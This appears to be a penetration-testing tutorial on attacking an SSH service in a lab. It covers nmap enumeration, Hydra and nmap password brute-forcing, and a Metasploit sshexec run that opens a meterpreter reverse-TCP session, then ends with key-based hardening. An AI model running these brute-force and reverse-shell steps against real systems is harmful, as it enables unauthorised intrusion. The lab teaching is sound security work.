
iGNITE
Technologies
SSH Penetration Testing
WWW.HACKINGARTICLES.IN

Contents

Introduction

Secure Shell (SSH) is a cryptographic protocol that provides secure communication over an unsecured network. It is a secure alternative to the non-protected login protocols (such as telnet, rlogin) and insecure file transfer methods (such as FTP). It's commonly used for remote server management, secure data transfer, and other tasks requiring secure communication. This article will demonstrate different methods to connect and exploit a SSH service running on the target machine. By default the SSH service runs on the port 22 of the machine.

Table of Contents

Lab Setup

In this article we are first going to setup and configure the SSH server on the ubuntu machine and will exploit it using the SSH client on the kali linux machine. Following are the machines:


Target Machine: Ubuntu (192.168.31.205)

Attacker Machine: Kali Linux (192.168.31.141)

Installation

Install the SSH server on the ubuntu machine using the following command:

```
apt install openssh-server
```




It can be noted that the SSH authenticates against the standard Unix user database (/etc/passwd, /etc/shadow, /etc/group), so the password to login into SSH for the user will be same which is used to login into the ubuntu machine.

Enumeration

The initial enumeration can be performed using nmap inside kali linux by running the following command:

```
nmap -sV 192.168.31.205
```


The port 22 is open and an OpenSSH 8.9p1 Service is running on it.



Password cracking using Hydra

Since the authentication is password based hence the service can be brute forced against a username and password dictionary using **hydra** to find the correct username and password. After creating a username dictionary as **users.txt** and password dictionary as **pass.txt**, the following command can be used:

```
hydra -L users.txt -P pass.txt 192.168.31.205 ssh
```



After obtaining the username as **pentest** and the password as **123**, the attacker can now authenticate into the SSH service by using the command:

```
ssh pentest@192.168.31.205
```

```
┌──(root㉿kali)-[~]
└─# ssh pentest@192.168.31.205
pentest@192.168.31.205's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.5.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

pentest@ignite:~$ whoami
pentest
```

Authentication using Metasploit

An alternate way to perform the above procedure could be done by using the **Metasploit** module. The exploit **multi/ssh/sshexec** can be used to authenticate into the SSH service. Here we are assuming that the attacker has compromised the username and password already. Following will be the commands inside the Metasploit:


```
use exploit/multi/ssh/sshexec
set rhosts 192.168.31.205
set payload linux/x86/meterpreter/reverse_tcp
set username pentest
set password 123
show targets
set target 1
exploit
```

```
msf6 > use exploit/multi/ssh/sshexec ←
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/ssh/sshexec) > set rhosts 192.168.31.205
rhosts ⇒ 192.168.31.205
msf6 exploit(multi/ssh/sshexec) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/ssh/sshexec) > set username pentest
username ⇒ pentest
msf6 exploit(multi/ssh/sshexec) > set password 123
password ⇒ 123
msf6 exploit(multi/ssh/sshexec) > show targets

Exploit targets:
================

    Id  Name
    --  ----
    0   Linux Command
⇒   1   Linux x86
    2   Linux x64
    3   Linux armle
    4   Linux mipsle
    5   Linux mipsbe
    6   Linux aarch64
    7   OSX x86
    8   OSX x64
    9   BSD x86
    10  BSD x64
    11  Python
    12  Unix Cmd
    13  Interactive SSH


msf6 exploit(multi/ssh/sshexec) > set target 1
target ⇒ 1
msf6 exploit(multi/ssh/sshexec) > exploit

[*] Started reverse TCP handler on 192.168.31.141:4444
[*] 192.168.31.205:22 - Sending stager ...
[*] Command Stager progress -  42.75% done (342/800 bytes)
[*] Sending stage (1017704 bytes) to 192.168.31.205
[*] Meterpreter session 1 opened (192.168.31.141:4444 → 192.168.31.205:42462) a
[!] Timed out while waiting for command to return
[*] Command Stager progress - 100.00% done (800/800 bytes)

meterpreter > sysinfo
Computer     : 192.168.31.205
OS           : Ubuntu 22.04 (Linux 6.5.0-35-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

Running commands on remote machine

SSH service can also be used to run the system commands on remote machine. The following command can be used:

```
ssh pentest@192.168.31.205 'ipconfig'
```



SSH Port Redirection

By default, SSH uses port 22 which comes under the well known ports list. However, we can enable the SSH service to run on any alternate port number by performing the port redirection. The port redirection can be performed by changing the port number in the **sshd_config** file.

As a **root** user we will first open the **sshd_config** file present inside the **/etc/ssh** directory.


```
cd /etc/ssh
ls -al
nano sshd_config
```

```
root@ignite:~# cd /etc/ssh
root@ignite:/etc/ssh# ls -al
total 556
drwxr-xr-x   4 root root   4096 Jun  3 14:51 .
drwxr-xr-x 129 root root  12288 Jun  3 14:51 ..
-rw-r--r--   1 root root 505426 Mar 16 01:58 moduli
-rw-r--r--   1 root root   1650 Feb 26  2022 ssh_config
drwxr-xr-x   2 root root   4096 Feb 26  2022 ssh_config.d
-rw-r--r--   1 root root   3254 Mar 16 01:58 sshd_config
drwxr-xr-x   2 root root   4096 Mar 16 01:58 sshd_config.d
-rw-------   1 root root    505 Jun  3 14:51 ssh_host_ecdsa_key
-rw-r--r--   1 root root    173 Jun  3 14:51 ssh_host_ecdsa_key.pub
-rw-------   1 root root    399 Jun  3 14:51 ssh_host_ed25519_key
-rw-r--r--   1 root root     93 Jun  3 14:51 ssh_host_ed25519_key.pub
-rw-------   1 root root   2602 Jun  3 14:51 ssh_host_rsa_key
-rw-r--r--   1 root root    565 Jun  3 14:51 ssh_host_rsa_key.pub
-rw-r--r--   1 root root    342 Dec  8  2020 ssh_import_id
root@ignite:/etc/ssh# nano sshd_config
```

The default port can be seen here as **22** in the commented line.

```
# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/u

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
```

The port can be changed to **2222** by removing the commented line as **Port 2222**.



After saving the changes in the file, the enumeration performed using kali linux now shows the SSH service running on the new port number which is 2222.

```
nmap -sV 192.168.31.205
```

Also, while performing the brute force using **hydra**, the updated port needs to be given. Hence, the new command will be:

```
hydra -L users.txt -P pass.txt 192.168.31.205 ssh -p 2222
```

```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.31.205
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-03 05:37 EDT
Nmap scan report for ignite.lan (192.168.31.205)
Host is up (0.00038s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux;
MAC Address: 00:0C:29:10:98:21 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at h
Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds

┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt 192.168.31.205 ssh -s 2222
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do no

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-0
[WARNING] Many SSH configurations limit the number of parallel tasks,
[DATA] max 16 tasks per 1 server, overall 16 tasks, 170 login tries (
[DATA] attacking ssh://192.168.31.205:2222/
[2222][ssh] host: 192.168.31.205   login: pentest   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-0
```


Nmap SSH brute-force script

There are a lot of default scripts in the nmap repository which can be used if the port 22 is open. Here we will talk about the most common script used to brute force the username and password. The script used to perform is the ssh-brute script which uses a default username file from the **nselib/data/usernames.lst** and default password file from **nselib/data/passwords.lst**.

```
nmap --script ssh-brute -p 22 192.168.31.205
```

```
┌──(root㉿kali)-[~]
└─# nmap --script ssh-brute -p 22 192.168.31.205
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-03 05
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrat
NSE: [ssh-brute] Trying username/password pair: webadmin:we
NSE: [ssh-brute] Trying username/password pair: sysadmin:sy
NSE: [ssh-brute] Trying username/password pair: netadmin:ne
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: root:
```

We can also give the custom username and password file by giving the flag **--script-args userdb=usernames.txt,passdb=passwords.txt**.

Enumerating SSH authentication method

The SSH authentication method can be enumerated by using the **ssh-auth-methods** script in nmap, the username can be given using the **--script-args** flag. The following command can be used to enumerate the authentication method used:

```
nmap --script ssh-auth-methods --script-args="ssh.user=pentest" -p 22 192.168.31.205
```

```
┌──(root㉿kali)-[~]
└─# nmap --script ssh-auth-methods --script-args="ssh.user=pentest" -p 22 192.168.31.205
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-03 05:43 EDT
Nmap scan report for ignite.lan (192.168.31.205)
Host is up (0.00044s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
MAC Address: 00:0C:29:10:98:21 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

The above command enumerated that the authentication type used by the SSH service is both **publickey** and **password** based.

Key based Authentication

SSH key-based authentication offers a secure and user-friendly method for accessing remote servers without relying on passwords. This technique employs a pair of cryptographic keys: a private key stored on your local device and a public key saved on the remote server.

The public and private key pair can be generated using the **ssh-keygen** tool inside the ubuntu machine. A **passphrase** is also setup for the **id_rsa** key such that when the user will login using the key based authentication, a passphrase will also be required. By default, the path to store the **id_rsa** and **id_rsa.pub** is the **.ssh** folder of the user's home directory i.e., **/home/pentest/.ssh/id_rsa**.

```
ssh-keygen
```


```
pentest@ignite:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/pentest/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/pentest/.ssh/id_rsa
Your public key has been saved in /home/pentest/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:w38Dlourj82UfdVmtWEGiolvtfE7g2LS9Rwez+0tnTI pentest@ignite
The key's randomart image is:
+---[RSA 3072]----+
|             .   |
|          . o . .|
|         . o +  +.|
|        .. ..+ o.+|
|         So+o +..+|
|         oB.o=.*o.|
|        .+++.+B +o|
|       =o..o E+oo|
|      oo=     o.o|
+----[SHA256]-----+
```

Next step is copying the public key (**id_rsa.pub**) to the **authorized_keys** file in the same directory.


The **authorized_keys** file on the remote server contains a list of public keys that are authorized to access the server. By copying the public key (id_rsa.pub) to this file, we are telling the server to trust any connection that presents the corresponding private key.

```
cd .ssh
```

```
ls -la
cat id_rsa.pub > authorized_keys
ls
```



Now we can disable the password-based authentication in the **/etc/ssh/ssd_config** file. There is commented line **#PasswordAuthentication** which is set to **yes**.



We can change it to **no** and remove the comment from the line to allow the key based authentication and disable the password-based authentication.

```
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to
PasswordAuthentication no
#PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords
# some PAM modules and threads)
KbdInteractiveAuthentication no

# Kerberos options
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes
#KerberosGetAFSToken no
```

Again enumerating the service using the **ssh-auth-methods** script, it shows that the support authentication method is only **publickey** now. Therefore a key is required to login into the system using this service.


```
┌──(root㉿kali)-[~]
└─# nmap --script ssh-auth-methods --script-args="ssh.user=pentest" -p 22 192.168.31.205
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-03 05:52 EDT
Nmap scan report for ignite.lan (192.168.31.205)
Host is up (0.00047s latency).

PORT   STATE SERVICE
22/tcp open  ssh
